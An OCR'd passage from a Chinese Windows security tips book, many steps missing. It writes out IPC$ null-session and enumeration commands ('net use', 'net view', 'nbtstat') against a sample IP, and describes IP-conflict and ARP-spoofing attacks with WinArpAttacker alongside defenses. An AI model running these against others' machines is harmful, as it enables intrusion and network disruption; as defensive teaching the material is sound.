
注意事项

在 BIOS 界面中，用户是无法使用鼠标进行操作的，只能使用键盘操作。

❶ 启动电脑，然后按下 Del 键进入 BIOS 设置主界面。

❷ 选择 Advanced BIOS Features(高级 BIOS 功能设置)功能项，按下 Enter 键。

❸ 将 Virus Warning(病毒保护)功能项设置为 Enabled 即可(如右上图所示)。



专家坐堂


在重新安装操作系统时，需将其值设置为“Disabled”，否则系统会认为是病毒入侵，就不能顺利安装系统了。

技巧45　IPC$入侵的 4 种方式

IPC$(Internet Process Connection)是共享“命名管道”的资源，是为了让进程间能通信而开放的命名管道，在提供可信任的用户名和密码的前提下，连接双方可以建立安全的管道并通过该管道进行数据交换。

(1) 建立空会话

❶ 选择“开始”→“运行”命令，打开“命令提示符”窗口，输入“net use \\192.168.1.119\IPC$”命令，按下 Enter 键。此命令的执行效果如下图所示。




❷ 系统提示“命令成功完成”，空连接已经建立完毕。

举一反三

只需要在建立空连接的命令最后添加“/del”，即删除IPC$空连接的命令。

(2) 查看远程主机的当前时间

❶ 选择“开始”→“运行”命令，打开“命令提示符”窗口，输入“net time \\192.168.1.119”命令，按下Enter键。



❷ 目标主机时间被显示出来，系统提示“命令成功完成”。


(3) 查看远程主机的共享资源

❶ 选择“开始”→“运行”命令，打开“命令提示符”窗口，输入“net view \\192.168.1.119”命令，按下Enter键。此命令的执行效果如下图所示。

❷ 共享的目录被罗列出来，系统提示“命令成功完成”。

(4) 得到远程主机的NetBIOS用户名列表

❶ 选择“开始”→“运行”命令，打开“命令提示符”窗口，输入“nbtstat -a 192.168.1.119”命令，按下Enter键。此命令的执行效果如下图所示。



❷ NetBIOS用户名列表被显示出来。

注意事项

使用空连接可以查询到目标主机很多的信息，不过建立IPC$连接的操作会在EventLog中留下记录。


技巧46 防范IPC$入侵的4种方法


了解了IPC$入侵的手法，还应该了解防范的方法，这样才可以防范IPC$入侵自己的电脑。防范IPC$入侵的方法主要有以下几种。

(1) 禁止空连接进行枚举

通过禁止空连接进行枚举的方法可以限制通过枚举的途径获得SAM账号和共享信息。

❶ 打开注册表编辑器，展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa分支。







(2) 禁止 IPC$共享

IPC$是系统默认的一种共享资源，在系统中掌控类似 IPC$共享资源的是一个名称为“Server”的服务，只要关闭该服务，就可以禁用 IPC$共享。

❶ 在“运行”对话框中输入“services.msc”命令，单击“确定”按钮，打开“服务”窗口。





(3) 屏蔽 139 端口


没有 139 端口的支持，是无法建立 IPC$连接的，因此屏蔽 139 端口可以阻止 IPC$入侵。


139 端口可以通过禁止 NBT 协议来屏蔽，具体的操作步骤如下。


知识补充

一般情况下，139 端口常用于 NetBIOS(网络基本输入输出系统)网络协议。

❶ 右击桌面上的“网上邻居”图标，在弹出的快捷菜单中选择“属性”命令，打开“网络连接”窗口。







(4) 屏蔽 445 端口


没有 445 端口的支持，是无法建立 IPC$连接的，因此屏蔽 445 端口同样可以阻止 IPC$入侵。

445 端口可以通过修改注册表来屏蔽。

❶ 打开注册表编辑器，展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters 分支。

❷ 右击右侧窗格的空白处。

❺ 将“新值 #1”修改为“SMBDeviceEnabled”。



注 意 事 项

屏蔽掉 445 端口后，当前电脑也将无法与他人建立 IPC$连接。

举 一 反 三

除了在系统中屏蔽端口外，还可以通过下面的两种方法来防范 IPC$的入侵。


安装防火墙进行端口过滤。


设置复杂的密码，防止通过 IPC$穷举出密码。

技巧47　停止信使服务

Windows 系统下提供的信使服务常常被黑客利用，在一些局域网扫描工具中，都提供了利用信使服务发送信息的功能，如果将信使服务启用，很容易受到恶意的骚扰。


❶ 选择“开始”→“运行”命令，打开“运行”对话框，输入“services.msc”命令，单击“确定”按钮，打开“服务”窗口。





知识补充

信使服务用于传输客户端和服务器之间的 Net Send 和 Alerter(报警器)服务消息。此服务与 Windows Messenger 无关。默认情况下，“信使服务”是打开的，所以当电脑连接到 Internet 上时，一些网站(包括厂商网站)可以通过该服务发送一些信息，在电脑上会弹出一个名为“信使服务”的对话框。



专题三　Windows 系统漏洞入侵防御技巧

内容导航

“道高一尺魔高一丈”，但凡一款操作系统使用的人一多，它所暴露出来的漏洞也会随着增加，于是及时为系统修复漏洞便成为防范计算机被入侵和攻击的有效手段之一。

热点快报

- 了解系统漏洞攻击原理
- ARP 欺骗攻击
- 漏洞入侵技巧
- 快速开启 360 漏洞防火墙

技巧48　解析系统存在漏洞的原因

系统漏洞即系统缺陷，是指应用软件或操作系统软件存在逻辑设计上的缺陷或错误。不法者可以利用该缺陷植入可以致使系统失控或瘫痪的病毒来达到控制用户电脑，窃取用户私人要件和信息资料等目的。

由于在不同的软硬件设备、同种软件的不同版本之间、由不同设备构成的不同系统之间，甚至同种系统在不同的设置条件下，都会存在各自不同的安全漏洞，因此，漏洞的种类不计其数，其影响的范围也十分之广，从系统本身到各应用软件、服务器、网络路由器以及防火墙等。

那么，系统为何会产生漏洞呢？究其缘由，主要有以下几点。

- 操作系统基础错误：操作系统的编写是个庞大的系统工程，在最初进行各项功能的设计时，设计者很难全面地考虑问题，因而会产生一些方向性的错误。即使经过多次测试后推出的正式版本，依然会存在一些漏洞。
- 源代码错误：操作系统的源代码数量庞大，往往超过几万甚至几十万行，对于如此海量的代码，如果没有严格遵守安全规则，很容易产生漏洞。如缓冲区溢出漏洞、堆栈溢出漏洞、格式化串漏洞及脚本漏洞等。
- 安全策略施行错误：系统在设计时，没有充分实现应遵循的安全策略，从而导致在策略施行时产生安全漏洞。
- 安全策略对象歧义错误：在施行安全策略时处理的对象与最终操作的对象不一致，即会产生漏洞，如 Unicode 漏洞。

专家坐堂

在实际开发中，系统漏洞是不可避免的，不论是何种操作系统都可能存在这样那样的错误，尤其是在新的操作系统刚推出时，系统漏洞更容易被发现，只有通过不断推出系统补丁，来增强系统的安全性。

技巧49 了解系统漏洞攻击原理

系统漏洞为黑客提供了可乘之机，通常黑客会利用内存溢出漏洞和安全策略漏洞来取得或修改相应的用户权限，执行某些代码或程序，来攻击服务器或窃取资料。因此，计算机用户要随时更新系统补丁，还要及时修改相应的安全策略，以减少系统被入侵的可能性。

知识补充

普通的网络用户不易受到恶意攻击，相对而言，由于网络服务器在网络中起着重要的作用，其运行的软件和开放的端口比较多，也就容易受到网络攻击。

要做好系统漏洞的防御，首先要了解系统漏洞的攻击原理，下面就对此进行简要分析。

(1) 欺骗类漏洞攻击原理

欺骗类漏洞主要是利用 TCP/IP 协议自身的缺陷发动攻击。攻击者使用伪装的身份和地址与被入侵的主机进行通信时，被攻击的主机会出现错误的操作，做出错误的判断。此时，攻击者就可以冒充受信任主机进入系统，并预留后门供以后使用。

根据假冒的方式不同，这类漏洞可以分为 IP 欺骗、DNS 欺骗、电子邮件欺骗、原路由欺骗等。

专家坐堂

要做好欺骗类漏洞的防御，最好先充分了解主机的系统状况，只启用必用的应用程序和只开放提供服务所用到的端口。

(2) 缓冲区溢出漏洞攻击原理

有限的缓冲区复制了超长的字符串，结果覆盖了相邻的存储单元，就会导致缓冲区溢出，使程序运行失败、死机或是系统重启。

缓冲区溢出漏洞是一种非常普遍、非常危险的漏洞，广泛存在于操作系统和应用软件中。利用该漏洞，攻击者可以执行任意指令，从而掌握系统的控制权。

造成缓冲区溢出的主要原因是程序设计者没有仔细检查用户输入的参数。

专家坐堂

要防止缓冲区溢出漏洞攻击，首要的是堵住漏洞的源头，在程序设计和测试时对程序进行缓冲区边界检查和溢出检测。网络管理员需要定期对系统进行补丁升级，及时检查和发现漏洞。

(3) 程序错误漏洞攻击原理

由于网络主机中存在着服务程序错误和网络协议错误，因此服务程序和网络协议无法处理所有的网络通信中所面临的问题。而这些错误一旦被人利用，向主机发送一些错误的或不能识别的数据包，就会导致被攻击服务器的 CPU 资源全部被占用或造成系统崩溃。

专家坐堂

对付这类漏洞的方法是要禁止从主机的所有端口发出和接收数据包，为此要尽快安装漏洞的补丁程序和防火墙。

(4) 拒绝服务漏洞攻击原理

拒绝服务攻击(Denial of Service，DoS)是指利用 DoS 工具向目标主机发送大量的数据包，消耗网络的带宽和目标主机的资源，使得目标机器暂停服务或死机，是一种针对 TCP/IP 协议漏洞的一种网络攻击手段。

常见的拒绝服务攻击方法有 SYNFlood 攻击、Smurf、UDP 洪水、Land 攻击、死亡之 Ping、电子邮件炸弹等。目前影响最大、危害最深的是分布式 DoS 攻击。攻击者利用多台已受其控制的计算机对某一台计算机进行攻击，很容易导致被攻击主机系统瘫痪。

专家坐堂

对 DoS 攻击的防护措施主要是设置防火墙，关闭外部路由器和防火墙的广播地址，利用防火墙过滤掉 UDP 应答消息和丢弃 ICMP 包，尽量关闭不必要的 TCP/IP 服务。

(5) 后门攻击原理

攻击者在侵入用户主机后，通常会在电脑上留下后门程序，以便下次入侵时使用。如攻击者在入侵的电脑中安装木马程序，就是一种常见的后门攻击。通过向被攻击电脑发送电子邮件或文

件的方式诱使用户打开带有木马病毒的邮件或文件，木马程序就在不知不觉中植入用户的电脑中。当然，攻击者也会通过其他方式获得电脑的控制权，自行安装木马程序。

专家坐堂

对付后门攻击的方法是经常检测系统的程序运行情况，及时发现在运行中的不明程序，并用木马专杀工具进行木马查杀。


技巧50　快速认识网络特工


“网络特工”是一款很好的局域网检测软件。可以监视与主机相连的 HUB 上的所有机器收发的数据包；对非法用户进行管理，使其断开与 Internet 的连接，与局域网内所有机器的连接，并可以产生 IP 冲突的警告。


另外，“网络特工”还可以监视所有局域网内的机器上网情况，以对非法用户进行管理，并可以使其登录指定的 IP 网址。


下面介绍如何使用“网络特工”来进行 IP 冲突攻击。


❶ 运行“网络特工”程序，弹出“网络特工”主窗口。















⑩ 打开“网段参数设置”对话框，在其中对各个网络参数进行设置。



技巧51 ARP 欺骗攻击

ARP(Address Resolution Protocol)是地址解析协议，是一种将 IP 地址转化成物理地址的协议。

ARP 协议并不只是在发送了 ARP 请求后才接收 ARP 应答。当计算机接收到 ARP 应答数据包的时候，就会对本地的 ARP 缓存来进行更新，将应答计算机的 IP 和 MAC 地址存储在 ARP 缓存中。所以在网络中，有人发送一个自己伪造的 ARP 应答数据包，网络可能就会出现问题。这可能就是协议设计者当初没考虑到的！

ARP 欺骗是黑客常用的攻击手段之一，ARP 欺骗分为两种，一种是对路由器 ARP 表的欺骗；另一种是对内网 PC 的网关欺骗。


ARP 欺骗存在两种情况：一种是欺骗主机作为“中间人”，被欺骗主机的数据都经过它中转一次，这样欺骗主机可以窃取到被它欺骗的主机之间的通信数据；另一种是让被欺骗主机直接断网。


WinArpAttacker 是一款 ARP 攻击软件，它可以对 ARP 机器进行列表扫描，还可以进行 ARP 攻击检测、主机状态检测和本地 ARP 表变化检测。另外，还可以在检测到其他机器的 ARP 监听攻击后进行防护，自动恢复正确的 ARP 表，并把 ARP 数据包保存到文件，还可发送手工定制的 ARP 包。


基于 ARP 的各种攻击方法有：定时 IP 冲突、IP 冲突洪水、禁止上网、禁止与其他机器通信、监听与网关和其他机器的通信数据、ARP 代理。

下面就以 WinArpAttacker 为例，具体剖析 ARP 欺骗攻击的手法。

❶ 安装 WinArpAttacker 软件，打开 WinArpAttacker 主窗口。







❽ 主窗口中的“攻击”菜单中有“不断 IP 冲突”、“禁止上网”和“定时 IP 冲突”等攻击方式，可以任选一项对其他计算机进行攻击。

注 意 事 项


所有的攻击在认为可以停止攻击后都要单击“停止”按钮，否则，将一直进行攻击。


技巧52　巧防 ARP 欺骗攻击

防止 ARP 欺骗攻击的方法有多种。以下就以 360 安全卫士为例，介绍一种非常简单的防御 ARP 欺骗攻击的方法。

(1) 启动 ARP 防火墙


❶ 运行 360 安全卫士。





(2) 设置 ARP 防火墙

❶ 运行 360 安全卫士，单击“木马防火墙”按钮，打开 360 木马防火墙窗口。




技巧53　漏洞入侵技巧


Windows XP 系统的漏洞有很多。要想获取未知的系统漏洞需要有较高的技术水平，而一些已知的系统漏洞往往会有相应的漏洞补丁。但并不是所有的人都会安装已知的系统漏洞补丁，用户若想通过漏洞入侵对方计算机，则可以仔细查找对方系统漏洞。


(1) 安装 WinPCap

